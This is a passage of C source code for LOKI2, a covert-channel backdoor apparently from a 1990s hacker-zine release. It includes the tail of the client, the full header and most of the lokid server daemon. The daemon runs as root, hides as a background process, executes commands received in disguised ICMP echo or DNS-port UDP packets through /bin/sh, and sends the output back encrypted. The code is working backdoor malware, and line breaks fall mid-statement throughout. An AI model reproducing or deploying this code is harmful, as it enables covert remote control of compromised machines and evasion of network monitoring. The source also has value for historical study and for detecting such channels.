        fprintf(stderr, "\n[DEBUG]\t\tloki: packet read %d bytes, type:
", c);
        PACKET_TYPE(rdg);
        DUMP_PACKET(rdg, c);
#endif
                                        /* we have a valid packet and
can
                                         * turn off the alarm timer
                                         */
                alarm(0);
                switch (rdg.payload[0]) /* determine packet type */
                {
                    case L_REPLY :      /* standard reply packet */
                        bcopy(&rdg.payload[1], buf, BUFSIZE - 1);
                        blur(DECR, BUFSIZE - 1, buf);
#ifndef DEBUG
                        fprintf(stderr, "%s", buf);
#endif
                        p_read++;
                        break;

                    case L_EOT :        /* end of transmission packet
*/
                        cflags |= TRAP;
                        p_read++;
                        break;

                    case L_ERR :        /* error msg packet (not
encrypted) */
                        bcopy(&rdg.payload[1], buf, BUFSIZE - 1);
                        fprintf(stderr, "%s", buf);
#ifdef  STRONG_CRYPTO
                                        /* If the connection is not
established
                                         * we exit upon receipt of an
error
                                         */
                        if (!established) clean_exit(1);
#endif
                        break;
#ifdef  STRONG_CRYPTO
                    case L_PK_REPLY :   /* public-key receipt */
                        if (verbose) fprintf(stderr, C_MSG_PKREC);
                                        /* compute DH key parameters */
                        DH_compute_key(buf, (void
*)BN_bin2bn(&rdg.payload[1], BN2BIN_SIZE, NULL), dh_keypair);
                                        /* extract blowfish key from
the
                                         * DH shared secret.
                                         */
                        if (verbose) fprintf(stderr, C_MSG_SKSET);
                        extract_bf_key(buf, OK);
                        established = OK;
                        break;
#endif
```

```
                    case L_QUIT:        /* termination directive packet
*/
                        fprintf(stderr, C_MSG_MUSTQUIT);
                        clean_exit(0);

                    default :
                        fprintf(stderr, "\nUnknown LOKI packet type");
                        break;
                }
                cflags &= ~VALIDP;      /* reset VALID PACKET flag */
            }
        }
    }
    return (0);
}


/*
 *  Build and transmit Loki packets (client version)
 */

void loki_xmit(u_char *payload, u_short loki_id, int prot, struct
sockaddr_in sin, int ptype)
{

    bzero((struct loki *)&sdg, LOKIP_SIZE);
                                        /* Encrypt and load payload,
unless
                                         * we are doing key management
                                         */
    if (ptype != L_PK_REQ)
    {
#ifdef  STRONG_CRYPTO
        ivec_salt++;
#endif
        blur(ENCR, BUFSIZE - 1, payload);
    }
    bcopy(payload, &sdg.payload[1], BUFSIZE - 1);

    if (prot == IPPROTO_ICMP)
    {
#ifdef  NET3                                            /* Our
workaround. */
        sdg.ttype.icmph.icmp_type   = ICMP_ECHOREPLY;
#else
        sdg.ttype.icmph.icmp_type   = ICMP_ECHO;
#endif
        sdg.ttype.icmph.icmp_code   = (int)NULL;
        sdg.ttype.icmph.icmp_id     = loki_id;          /* Session ID
*/
        sdg.ttype.icmph.icmp_seq    = L_TAG;            /* Loki ID */
        sdg.payload[0]              = ptype;
        sdg.ttype.icmph.icmp_cksum  =
             i_check((u_short *)&sdg.ttype.icmph, BUFSIZE +
ICMPH_SIZE);
    }
    if (prot == IPPROTO_UDP)
```

```
    {
        sdg.ttype.udph.uh_sport     = loki_id;
        sdg.ttype.udph.uh_dport     = NL_PORT;
        sdg.ttype.udph.uh_ulen      = htons(UDPH_SIZE + BUFSIZE);
        sdg.payload[0]              = ptype;
        sdg.ttype.udph.uh_sum       =
             i_check((u_short *)&sdg.ttype.udph, BUFSIZE + UDPH_SIZE);
    }
    sdg.iph.ip_v    = 0x4;
    sdg.iph.ip_hl   = 0x5;
    sdg.iph.ip_len  = FIX_LEN(LOKIP_SIZE);
    sdg.iph.ip_ttl  = 0x40;
    sdg.iph.ip_p    = prot;
    sdg.iph.ip_dst  = sin.sin_addr.s_addr;

    if ((sendto(ripsock, (struct loki *)&sdg, LOKIP_SIZE, (int)NULL,
(struct sockaddr *) &sin, sizeof(sin)) < LOKIP_SIZE))
    {
        if (verbose) perror("[non fatal] truncated write");
    }
}


/*
 *  help is here
 */

void help()
{

    fprintf(stderr,"
    %s\t\t-  you are here
    %s xx\t\t-  change alarm timeout to xx seconds (minimum of %d)
    %s\t\t-  query loki server for client statistics
    %s\t\t-  query loki server for all client statistics
    %s\t\t-  swap the transport protocol ( UDP <-> ICMP ) [in beta]
    %s\t\t-  quit the client
    %s\t\t-  quit this client and kill all other clients (and the
server)
    %s dest\t\t-  proxy to another server    [ UNIMPLIMENTED ]
    %s dest\t-  redirect to another client [ UNIMPLIMENTED ]\n",

    HELP, TIMER, MIN_TIMEOUT, STAT_C, STAT_ALL, SWAP_T, QUIT_C,
QUIT_ALL, PROXY_D, REDIR_C);
}


/*
 *  parse escaped commands
 */

int c_parse(u_char *buf, int *timer)
{

    cflags &= ~VALIDC;
                                        /* help */
    if (!strncmp(buf, HELP, sizeof(HELP) - 1) || buf[1] == '?')
```

```
    {
        help();
        return (NOK);
    }
                                        /* change alarm timer */
    else if (!strncmp(buf, TIMER, sizeof(TIMER) - 1))
    {
        cflags |= VALIDC;
        (*timer) = atoi(&buf[sizeof(TIMER) - 1]) > MIN_TIMEOUT ?
atoi(&buf[sizeof(TIMER) - 1]) : MIN_TIMEOUT;
        fprintf(stderr, "\nloki: Alarm timer changed to %d seconds.",
*timer);
        return (NOK);
    }
                                        /* Quit client, send notice to
server */
    else if (!strncmp(buf, QUIT_C, sizeof(QUIT_C) - 1))
        cflags |= (TERMINATE | VALIDC);
                                        /* Quit client, send kill to
server */
    else if (!strncmp(buf, QUIT_ALL, sizeof(QUIT_ALL) - 1))
        cflags |= (TERMINATE | VALIDC);
                                        /* Request server-side
statistics */
    else if (!strncmp(buf, STAT_C, sizeof(STAT_C) - 1))
        cflags |= VALIDC;
                                        /* Swap transport protocols */
    else if (!strncmp(buf, SWAP_T, sizeof(SWAP_T) - 1))
    {
                                        /* When using strong crypto we
do not
                                         * want to swap protocols.
                                         */
#ifdef  STRONG_CRYPTO
        fprintf(stderr, C_MSG_NOSWAP);
        return (NOK);
#elif   !(__linux__)
        fprintf(stderr, "\nloki: protocol swapping only supported in
Linux\n");
        return (NOK);
#else
        cflags |= (NEWTRANS | VALIDC);
#endif

    }
                                        /* Request server to redirect
output
                                         * to another LOKI client
                                         */
    else if (!strncmp(buf, REDIR_C, sizeof(REDIR_C) - 1))
        cflags |= (REDIRECT | VALIDC);
                                        /* Request server to simply
proxy
                                         * requests to another LOKI
server
                                         */
    else if (!strncmp(buf, PROXY_D, sizeof(PROXY_D) - 1))
```

```
        cflags |= (PROXY | VALIDC);

                                        /* Bad command trap */
    if (!(cflags & VALIDC))
    {
        fprintf(stderr, "Unrecognized command %s\n",buf);
        return (NOK);
    }

    return (OK);
}


/*
 *  Dumps packets read by client...
 */

void packets_read()
{
    fprintf(stderr, "Packets read: %ld\n", p_read);
}

/* EOF */
<--> loki.c
<++> L2/loki.h
#ifndef  __LOKI_H__
#define  __LOKI_H__

/*
 * LOKI
 *
 * loki header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <pwd.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <fcntl.h>
#include <time.h>
#include <grp.h>
#include <termios.h>
#include <sys/ipc.h>
#include <sys/sem.h>
#include <sys/shm.h>
```

```
#include <setjmp.h>

#ifdef LINUX
#include <linux/icmp.h>
#include <linux/ip.h>
#include <linux/signal.h>
                                        /* BSDish nomenclature */
#define ip          iphdr
#define ip_v        version
#define ip_hl       ihl
#define ip_len      tot_len
#define ip_ttl      ttl
#define ip_p        protocol
#define ip_dst      daddr
#define ip_src      saddr
#endif

#ifdef BSD4
#include <netinet/in_systm.h>
#include <netinet/ip_var.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/tcpip.h>
#include <netinet/ip_icmp.h>
#include <netinet/icmp_var.h>
#include <sys/sockio.h>
#include <sys/termios.h>
#include <sys/signal.h>

#undef  icmp_id
#undef  icmp_seq
#define ip_dst      ip_dst.s_addr
#define ip_src      ip_src.s_addr
#endif

#ifdef SOLARIS
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip_var.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/tcpip.h>
#include <netinet/ip_icmp.h>
#include <netinet/icmp_var.h>
#include <sys/sockio.h>
#include <sys/termios.h>
#include <sys/signal.h>
#include <strings.h>
#include <unistd.h>

#undef  icmp_id
#undef  icmp_seq
#define ip_dst      ip_dst.s_addr
#define ip_src      ip_src.s_addr
#endif

#ifdef BROKEN_IP_LEN
```

```
#define FIX_LEN(n)  (x)         /* FreeBSD needs this  */
#else
#define FIX_LEN(n)  htons(n)
#endif


/*
 *  Net/3 will not pass ICMP_ECHO packets to user processes.
 */

#ifdef NET3
#define D_P_TYPE    ICMP_ECHO
#define C_P_TYPE    ICMP_ECHOREPLY
#else
#define D_P_TYPE    ICMP_ECHOREPLY
#define C_P_TYPE    ICMP_ECHO
#endif

#ifdef STRONG_CRYPTO
#include "/usr/local/ssl/include/blowfish.h"
#include "/usr/local/ssl/include/bn.h"
#include "/usr/local/ssl/include/dh.h"
#include "/usr/local/ssl/include/buffer.h"

#define BF_KEYSIZE      16  /* blowfish key in bytes
*/
#define IVEC_SIZE       7   /* I grabbed this outta thin air.
*/
#define BN2BIN_SIZE     48  /* bn2bin byte-size of 384-bit prime
*/
#endif

#ifdef  STRONG_CRYPTO
#define CRYPTO_TYPE "blowfish"
#endif
#ifdef  WEAK_CRYPTO
#define CRYPTO_TYPE "XOR"
#endif
#ifdef  NO_CRYPTO
#define CRYPTO_TYPE "none"
#endif


/* Start user configurable options */

#define MIN_TIMEOUT 3       /* minimum client-side alarm timeout
*/
#define MAX_RETRAN  3       /* maximum client-side timeout/retry amount
*/
#define MAX_CLIENT  0xa     /* maximum server-side client count
*/
#define KEY_TIMER   0xe10   /* maximum server-side idle client TTL
*/

/* End user configurable options */
```

```
#define VERSION     "2.0"
#define BUFSIZE     0x38    /* We build packets with a fixed payload.
                             * Fine for ICMP_ECHO/ECHOREPLY packets as
they
                             * often default to a 56 byte payload.
However
                             * DNS query/reply packets have no set size
and
                             * are generally oddly sized with no
padding.
                             */

#define ICMPH_SIZE  8
#define UDPH_SIZE   8
#define NL_PORT     htons(0x35)

#define PROMPT      "loki> "
#define ENCR        1       /* symbolic for encrypt             */
#define DECR        0       /* symbolic for decrypt             */
#define NOCR        1       /* don't encrypt this packet        */
#define OKCR        0       /* encrypt this packet              */
#define OK          1       /* Positive acknowledgement         */
#define NOK         0       /* Negative acknowledgement         */
#define NNOK        -1      /* Really negative acknowledgement  */
#define FIND        1       /* Controls locate_client           */
#define DESTROY     2       /*  disposition                     */

/*  LOKI packet type symbolics */

#define L_TAG       0xf001  /* Tags packets as LOKI             */
#define L_PK_REQ    0xa1    /* Public Key request packet        */
#define L_PK_REPLY  0xa2    /* Public Key reply packet          */
#define L_EOK       0xa3    /* Encrypted ok                     */
#define L_REQ       0xb1    /* Standard reuqest packet          */
#define L_REPLY     0xb2    /* Standard reply packet            */
#define L_ERR       0xc1    /* Error of some kind               */
#define L_ACK       0xd1    /* Acknowledgement                  */
#define L_QUIT      0xd2    /* Receiver should exit             */
#define L_EOT       0xf1    /* End Of Transmission packet       */

/*  Packet type printing macro */

#ifdef DEBUG
#define PACKET_TYPE(ldg)\
\
if      (ldg.payload[0]   == 0xa1) fprintf(stderr, "Public Key
Request");  \
else if (ldg.payload[0]   == 0xa2) fprintf(stderr, "Public Key Reply");
\
else if (ldg.payload[0]   == 0xa3) fprintf(stderr, "Encrypted OK");
\
else if (ldg.payload[0]   == 0xb1) fprintf(stderr, "Client Request");
\
else if (ldg.payload[0]   == 0xb2) fprintf(stderr, "Server Reply");
\
```

```
else if (ldg.payload[0]   == 0xc1) fprintf(stderr, "Error");
\
else if (ldg.payload[0]   == 0xd1) fprintf(stderr, "ACK");
\
else if (ldg.payload[0]   == 0xd2) fprintf(stderr, "QUIT");
\
else if (ldg.payload[0]   == 0xf1) fprintf(stderr, "Server EOT");
\
else                               fprintf(stderr, "Unknown");
\
if      (prot == IPPROTO_ICMP)     fprintf(stderr, ", ICMP type: %d\n",
ldg.ttype.icmph.icmp_type);\
else                               fprintf(stderr, "\n");\

#define DUMP_PACKET(ldg, i)\
\
for (i = 0; i < BUFSIZE; i++)      fprintf(stderr, "0x%x
",ldg.payload[i]); \
fprintf(stderr, "\n");\

#endif


/*
 *  Escaped commands (not interpreted by the shell)
 */

#define HELP        "/help"        /* Help me                      */
#define TIMER       "/timer"       /* Change the client side timer */
#define QUIT_C      "/quit"        /* Quit the client              */
#define QUIT_ALL    "/quit all"    /* Kill all clients and server  */
#define STAT_C      "/stat"        /* Stat the client              */
#define STAT_ALL    "/stat all"    /* Stat all the clients         */
#define SWAP_T      "/swapt"       /* Swap protocols               */
#define REDIR_C     "/redirect"    /* Redirect to another client   */
#define PROXY_D     "/proxy"       /* Proxy to another server      */

/*
 *  Control flag symbolics
 */

#define TERMINATE   0x01
#define TRAP        0x02
#define VALIDC      0x04
#define VALIDP      0x08
#define NEWTRANS    0x10
#define REDIRECT    0x20
#define PROXY       0x40
#define SENDKILL    0x80


/*
 *  Message Strings
 *  L_ == common to both server and client
 *  S_ == specific to server
 *  C_ == specific to client
 */
```

```
#define L_MSG_BANNER    "\nLOKI2\troute [(c) 1997 guild corporation
worldwide]\n"
#define L_MSG_NOPRIV    "\n[fatal] invalid user identification value"
#define L_MSG_SOCKET    "[fatal] socket allocation error"
#define L_MSG_ICMPONLY  "\nICMP protocol only with strong
cryptography\n"
#define L_MSG_ATEXIT    "[fatal] cannot register with atexit(2)"
#define L_MSG_DHKEYGEN  "generating Diffie-Hellman parameters and
keypair"
#define L_MSG_DHKGFAIL  "\n[fatal] Diffie-Hellman key generation
failure\n"
#define L_MSG_SIGALRM   "[fatal] cannot catch SIGALRM"
#define L_MSG_SIGUSR1   "[fatal] cannot catch SIGUSR1"
#define L_MSG_SIGCHLD   "[fatal] cannot catch SIGCHLD"
#define L_MSG_WIERDERR  "\n[SUPER fatal] control should NEVER fall
here\n"
#define S_MSG_PACKED    "\nlokid: server is currently at capacity.  Try
again later\n"
#define S_MSG_UNKNOWN   "\nlokid: cannot locate client entry in
database\n"
#define S_MSG_UNSUP     "\nlokid: unsupported or unknown command
string\n"
#define S_MSG_ICMPONLY  "\nlokid: ICMP protocol only with strong
cryptography\n"
#define S_MSG_CLIENTK   "\nlokid: clean exit (killed at client
request)\n"
#define S_MSG_DUP       "\nlokid: duplicate client entry found,
updating\n"
#define S_MSG_USAGE     "\nlokid -p (i|u) [ -v (0|1) ]\n"
#define C_MSG_USAGE     "\nloki -d dest -p (i|u) [ -v (0|1) ] [ -t
(n>3) ]\n"
#define C_MSG_TIMEOUT   "\nloki: no response from server (expired
timer)\n"
#define C_MSG_NOSWAP    "\nloki: cannot swap protocols with strong
crypto\n"
#define C_MSG_PKREQ     "loki: requesting public from server\n"
#define C_MSG_PKREC     "loki: received public key, computing shared
secret\n"
#define C_MSG_SKSET     "loki: extracting and setting expanded blowfish
key\n"
#define C_MSG_MUSTQUIT  "\nloki: received termination directive from
server\n"

/*
 *  Macros to evaluate packets to determine if they are LOKI or not.
 *  These are UGLY.
 */


/*
 *  ICMP_ECHO client packet check
 */

#define IS_GOOD_ITYPE_C(ldg)\
\
```

```
(i_check((u_short *)&ldg.ttype.icmph, BUFSIZE + ICMPH_SIZE) ==
0 &&\
                                ldg.ttype.icmph.icmp_type   ==
D_P_TYPE &&\
                                  ldg.ttype.icmph.icmp_id   ==
loki_id &&\
                                 ldg.ttype.icmph.icmp_seq   ==
L_TAG &&\
                                          (ldg.payload[0]   ==
L_REPLY ||\
                                           ldg.payload[0]   ==
L_PK_REPLY ||\
                                           ldg.payload[0]   ==
L_EOT ||\
                                           ldg.payload[0]   ==
L_QUIT ||\
                                           ldg.payload[0]   ==
L_ERR)) ==\
                                                              (1) ? (1)
: (0)\
/*
 *  ICMP_ECHO daemon packet check
 */

#define IS_GOOD_ITYPE_D(ldg)\
\
(i_check((u_short *)&ldg.ttype.icmph, BUFSIZE + ICMPH_SIZE) ==
0 &&\
                                ldg.ttype.icmph.icmp_type   ==
C_P_TYPE &&\
                                 ldg.ttype.icmph.icmp_seq   ==
L_TAG &&\
                                          (ldg.payload[0]   ==
L_REQ ||\
                                           ldg.payload[0]   ==
L_QUIT ||\
                                           ldg.payload[0]   ==
L_PK_REQ)) ==\
                                                              (1) ? (1)
: (0)\
/*
 *  UDP client packet check
 */

#define IS_GOOD_UTYPE_C(ldg)\
\
(i_check((u_short *)&ldg.ttype.udph, BUFSIZE + UDPH_SIZE) ==
0 &&\
                                ldg.ttype.udph.uh_sport   ==
NL_PORT &&\
                                ldg.ttype.udph.uh_dport   == loki_id
&&\
                                        (ldg.payload[0]   ==
L_REPLY ||\
                                         ldg.payload[0]   ==
L_EOT ||\
```

```
                                        ldg.payload[0]   ==
L_QUIT ||\
                                        ldg.payload[0]   ==
L_ERR)) ==\
                                                                (1) ?
(1) : (0)\
/*
 *  UDP daemon packet check.  Yikes.  We need more info here.
 */

#define IS_GOOD_UTYPE_D(ldg)\
\
(i_check((u_short *)&ldg.ttype.udph, BUFSIZE + UDPH_SIZE) ==
0 &&\
                              ldg.ttype.udph.uh_dport   ==
NL_PORT &&\
                                        (ldg.payload[0]  ==
L_QUIT ||\
                                         ldg.payload[0]  ==
L_REQ)) ==\
                                                                (1) ?
(1) : (0)\
/*
 *  ICMP_ECHO / ICMP_ECHOREPLY header prototype
 */

struct icmp_echo
{
    u_char  icmp_type;          /* 1 byte type              */
    u_char  icmp_code;          /* 1 byte code              */
    u_short icmp_cksum;         /* 2 byte checksum          */
    u_short icmp_id;            /* 2 byte identification    */
    u_short icmp_seq;           /* 2 byte sequence number   */
};


/*
 *  UDP header prototype
 */

struct udp
{
    u_short uh_sport;           /* 2 byte source port       */
    u_short uh_dport;           /* 2 byte destination port  */
    u_short uh_ulen;            /* 2 byte length            */
    u_short uh_sum;             /* 2 byte checksum          */
};


/*
 *  LOKI packet prototype
 */

struct loki
{
    struct ip iph;              /* IP header    */
    union
```

```
    {
        struct icmp_echo icmph; /* ICMP header  */
        struct udp udph;        /* UDP header   */
    }ttype;
    u_char payload[BUFSIZE];    /* data payload */
};

#define LOKIP_SIZE      sizeof(struct loki)
#define LP_DST          rdg.iph.ip_src

void blur(int, int, u_char *);          /* Symmetric encryption
function    */
char *host_lookup(u_long);              /* network byte -> human
readable   */
u_long name_resolve(char *);            /* human readable -> network
byte   */
u_short i_check(u_short *, int);        /* Ah yes, the IP family
checksum   */
int c_parse(u_char *, int *);           /* parse escaped commands
[client]  */
void d_parse(u_char *, pid_t, int);     /* parse escaped commands
[server]  */
                                        /* build and transmit LOKI
packets  */
void loki_xmit(u_char *, u_short, int, struct sockaddr_in, int);
int lokid_xmit(u_char *, u_long, int, int);
void err_exit(int, int, int, char *);   /* handle exit with reason
*/
void clean_exit(int);                   /* exit cleanly
*/
void help();                            /* lala
*/
void shadow();                          /* daemonizing routine
*/
void swap_t(int);                       /* swap protocols [server-side]
*/
void reaper(int);                       /* prevent zombies
*/
void catch_timeout(int);                /* ALARM signal catcher
*/
void client_expiry_check();             /* expire client from shm
*/
void prep_shm();                        /* Prepare shm ans semaphore
*/
void dump_shm();                        /* detach shm
*/
void packets_read();                    /* packets read (client)
*/
void fd_status(int, int);               /* dumps fd stats
*/
#ifdef PTY
int ptym_open(char *);
int ptys_open(int, char *);
pid_t pty_fork(int *, char *, struct termios *, struct winsize *);
#endif
#ifdef STRONG_CRYPTO
```

```
DH* generate_dh_keypair();              /* generate DH params and
keypair   */
u_char *extract_bf_key(u_char *, int);  /* extract and md5 and set bf
key   */
#endif

#endif  /* __LOKI_H__ */
<--> loki.h
<++> L2/lokid.c
/*
 * LOKI2
 *
 * [ lokid.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "client_db.h"
#include "shm.h"

jmp_buf env;                            /* holds our stack frame    */
struct loki sdg, rdg;                   /* LOKI packets             */
time_t uptime   = 0;                    /* server uptime            */
u_long b_sent   = 0, p_sent = 0;        /* bytes / packets written  */
u_short c_id    = 0;                    /* client id                */
int destroy_shm = NOK;                  /* Used to mark whether or not
                                         * a process should destroy the
                                         * shm segment upon exiting.
                                         */
int verbose     = OK, prot = IPPROTO_ICMP, ripsock = 0, tsock = 0;

#ifdef  STRONG_CRYPTO
extern u_char user_key[BF_KEYSIZE];
extern BF_KEY bf_key;
extern u_short ivec_salt;
DH *dh_keypair = NULL;                  /* DH public and private key */
#endif

#ifdef PTY
int mfd = 0;                            /* master PTY file descriptor
*/
#endif

int main(int argc, char *argv[])
{

    static int one       = 1, c = 0, cflags = 0;
    u_char buf1[BUFSIZE] = {0};
    pid_t pid            = 0;
#ifdef  STRONG_CRYPTO
    static int c_ind     = -1;
#endif
#ifdef  POPEN
    FILE *job            = NULL;
    char buf2[BUFSIZE]   = {0};
```

```
#endif
                                        /* ensure we have proper
permissions */
    if (geteuid() || getuid()) err_exit(0, 1, 1, L_MSG_NOPRIV);
    while ((c = getopt(argc, argv, "v:p:")) != EOF)
    {
        switch (c)
        {
            case 'v':                   /* change verbosity */
                verbose = atoi(optarg);
                break;

            case 'p':                   /* choose transport protocol */
                switch (optarg[0])
                {
                    case 'i':           /* ICMP_ECHO / ICMP_ECHOREPLY
*/
                        prot = IPPROTO_ICMP;
                        break;

                    case 'u':           /* DNS query / reply */
                        prot = IPPROTO_UDP;
                        break;

                    default:
                        err_exit(1, 0, 1, "Unknown transport\n");
                }
                break;

            default:
                err_exit(0, 0, 1, S_MSG_USAGE);
        }
    }
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  STRONG_CRYPTO                   /* ICMP only with strong crypto
*/
    if (prot != IPPROTO_ICMP) err_exit(0, 0, 1, L_MSG_ICMPONLY);
#else
                                        /* Child will signal parent if
a
                                         * transport protcol switch is
                                         * required
                                         */
    if (signal(SIGUSR1, swap_t) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGUSR1);
#endif

    if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
         err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  DEBUG
    fprintf(stderr, "\nRaw IP socket: ");
    fd_status(ripsock, OK);
#endif

#ifdef  IP_HDRINCL
```

```
    if (setsockopt(ripsock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one))
< 0)
        if (verbose) perror("Cannot set IP_HDRINCL socket option");
#endif
                                        /* power up shared memory
segment and
                                         * semaphore, register dump_shm
to be
                                         * called upon exit
                                         */
    prep_shm();
    if (atexit(dump_shm) == -1) err_exit(1, 1, verbose, L_MSG_ATEXIT);

    fprintf(stderr, L_MSG_BANNER);
    time(&uptime);                      /* server uptime timer */

#ifdef  STRONG_CRYPTO
                                        /* Generate DH parameters */
    if (verbose) fprintf(stderr, "\nlokid: %s", L_MSG_DHKEYGEN);
    if (!(dh_keypair = generate_dh_keypair()))
        err_exit(1, 0, verbose, L_MSG_DHKGFAIL);
    if (verbose) fprintf(stderr, "\nlokid: done.\n");
#endif
#ifndef DEBUG
    shadow();                       /* go daemon */
#endif
    destroy_shm = OK;               /* if this process exits at any
point
                                     * from hereafter, mark shm as
destroyed
                                     */
                                    /* Every KEY_TIMER seconds, we
should
                                     * check the client_key list and
see
                                     * if any entries have been idle
long
                                     * enough to expire them.
                                     */
    if (signal(SIGALRM, client_expiry_check) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGALRM);
    alarm(KEY_TIMER);

    if (signal(SIGCHLD, reaper) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGCHLD);

    for (; ;)
    {
        cflags &= ~VALIDP;              /* Blocking read */
        c = read(tsock, (struct loki *)&rdg, LOKIP_SIZE);

        switch (prot)
        {                               /* Is this a valid Loki packet?
*/
            case IPPROTO_ICMP:
                if ((IS_GOOD_ITYPE_D(rdg)))
                {
```

```
                    cflags |= VALIDP;
                    c_id   = rdg.ttype.icmph.icmp_id;
                }
                break;

            case IPPROTO_UDP:
                if ((IS_GOOD_UTYPE_D(rdg)))
                {
                    cflags |= VALIDP;
                    c_id   = rdg.ttype.udph.uh_sport;
                }
                break;

            default:
                err_exit(1, 0, verbose, L_MSG_WIERDERR);
        }
        if (cflags & VALIDP)
        {
#ifdef  DEBUG
        fprintf(stderr, "\n[DEBUG]\t\tlokid: packet read %d bytes,
type: ", c);
        PACKET_TYPE(rdg);
        DUMP_PACKET(rdg, c);
#endif
            switch (pid = fork())
            {
                case 0:
                    destroy_shm = NOK;  /* child should NOT mark
segment as
                                         * destroyed when exiting...
                                         */
                                        /* TLI seems to have  problems
in
                                         * passing socket file
desciptors around
                                         */
#ifdef  SOLARIS
                    close(ripsock);
                    if ((ripsock = socket(AF_INET, SOCK_RAW,
IPPROTO_RAW)) < 0)
                    err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  DEBUG
                    fprintf(stderr, "\nRaw IP socket: ");
                    fd_status(ripsock, OK);
#endif  /* DEBUG */
#endif  /* SOLARIS */
                   break;

                default:                /* parent will loop forever
spawning
                                         * children if we do not zero
rdg
                                         */
                    bzero((struct loki *)&rdg, LOKIP_SIZE);
                    cflags &= ~VALIDP;
                   continue;
```

```
                case -1:            /* fork error */
                    err_exit(1, 1, verbose, "[fatal] forking error");
            }
#ifdef  STRONG_CRYPTO
                                        /* preliminary evaluation of
the pkt
                                         * to see if we have a request
for the
                                         * servers public key
                                         */
            if (rdg.payload[0] == L_PK_REQ)
            {
                if (verbose)
                {
                    fprintf(stderr, "\nlokid: public key submission and
request : %s <%d> ", host_lookup(rdg.iph.ip_dst), c_id);
                    fprintf(stderr, "\nlokid: computing shared
secret");
                }
                DH_compute_key(buf1, (void *)BN_bin2bn(&rdg.payload[1],
BN2BIN_SIZE, NULL), dh_keypair);
                if (verbose) fprintf(stderr, "\nlokid: extracting 128-
bit blowfish key");
                                        /* Try to add client to client
list */
                if (((c = add_client(extract_bf_key(buf1, NOK))) == -
1))
                {
#else
                if (((c = add_client((u_char *)NULL)) == -1))
                {
#endif                                  /* MAX_CLIENT limit reached */
                    lokid_xmit(S_MSG_PACKED, LP_DST, L_ERR, NOCR);
                    lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                    err_exit(1, 0, verbose, "\nlokid: Cannot add
key\n");
                }

#ifdef  STRONG_CRYPTO
                if (verbose)
                {
                    fprintf(stderr, "\nlokid: client <%d> added to list
[%d]", c_id, c);
                    fprintf(stderr, "\nlokid: submiting my public key
to client");
                }                       /* send our public key to the
client */
                bzero((u_char *)buf1, BUFSIZE);
                BN_bn2bin((BIGNUM *)dh_keypair -> pub_key, buf1);

                lokid_xmit(buf1, LP_DST, L_PK_REPLY, NOCR);
                lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                clean_exit(0);
            }
            bzero((u_char *)buf1, BUFSIZE);
                                        /* Control falls here when we
have
```

```
                                        * a regular request packet.
                                        */
            if ((c_ind = locate_client(FIND)) == -1)
            {                           /* Cannot locate the client's
entry */
                lokid_xmit(S_MSG_UNKNOWN, LP_DST, L_ERR, NOCR);
                lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                err_exit(1, 0, verbose, S_MSG_UNKNOWN);
            }                           /* set expanded blowfish key */
            else BF_set_key(&bf_key, BF_KEYSIZE, user_key);
#endif
                                        /* unload payload */
           bcopy(&rdg.payload[1], buf1, BUFSIZE - 1);
#ifdef  STRONG_CRYPTO
                                        /* The IV salt is incremented
in the
                                        * client prior to encryption,
ergo
                                        * the server should increment
before
                                        * decrypting
                                        */
            ivec_salt = update_client_salt(c_ind);
#endif
            blur(DECR, BUFSIZE - 1, buf1);
                                        /* parse escaped command */
            if (buf1[0] == '/') d_parse(buf1, pid, ripsock);
#ifdef  POPEN                           /* popen the shell command and
execute
                                        * it inside of /bin/sh
                                        */
            if (!(job = popen(buf1, "r")))
                err_exit(1, 1, verbose, "\nlokid: popen");

            while (fgets(buf2, BUFSIZE - 1, job))
            {
                bcopy(buf2, buf1, BUFSIZE);
                lokid_xmit(buf1, LP_DST, L_REPLY, OKCR);
            }
            lokid_xmit(buf1, LP_DST, L_EOT, OKCR);
#ifdef  STRONG_CRYPTO
            update_client(c_ind, p_sent, b_sent);
#else
            update_client(locate_client(FIND), p_sent, b_sent);
#endif
            clean_exit(0);              /* exit the child after sending
                                        * the last packet
                                        */
#endif
#ifdef  PTY                             /* Not implemented yet */
            fprintf(stderr, "\nmfd: %d", mfd);
#endif
        }
    }
}
```

```
/*
 *  Build and transmit Loki packets (server-side version)
 */

int lokid_xmit(u_char *payload, u_long dst, int ptype, int crypt_flag)
{
    struct sockaddr_in sin;
    int i               = 0;

    bzero((struct loki *)&sdg, LOKIP_SIZE);

    sin.sin_family      = AF_INET;
    sin.sin_addr.s_addr = dst;
    sdg.payload[0]      = ptype;        /* set packet type */
                                        /* Do not encrypt error or
public
                                         * key reply packets
                                         */
    if (crypt_flag == OKCR) blur(ENCR, BUFSIZE - 1, payload);
    bcopy(payload, &sdg.payload[1], BUFSIZE - 1);

    if (prot == IPPROTO_ICMP)
    {
#ifdef  NET3                                            /* Our
workaround. */
        sdg.ttype.icmph.icmp_type   = ICMP_ECHO;
#else
        sdg.ttype.icmph.icmp_type   = ICMP_ECHOREPLY;
#endif
        sdg.ttype.icmph.icmp_code   = (int)NULL;
        sdg.ttype.icmph.icmp_id     = c_id;             /* client ID */
        sdg.ttype.icmph.icmp_seq    = L_TAG;            /* Loki ID */
        sdg.ttype.icmph.icmp_cksum  =
             i_check((u_short *)&sdg.ttype.icmph, BUFSIZE +
ICMPH_SIZE);
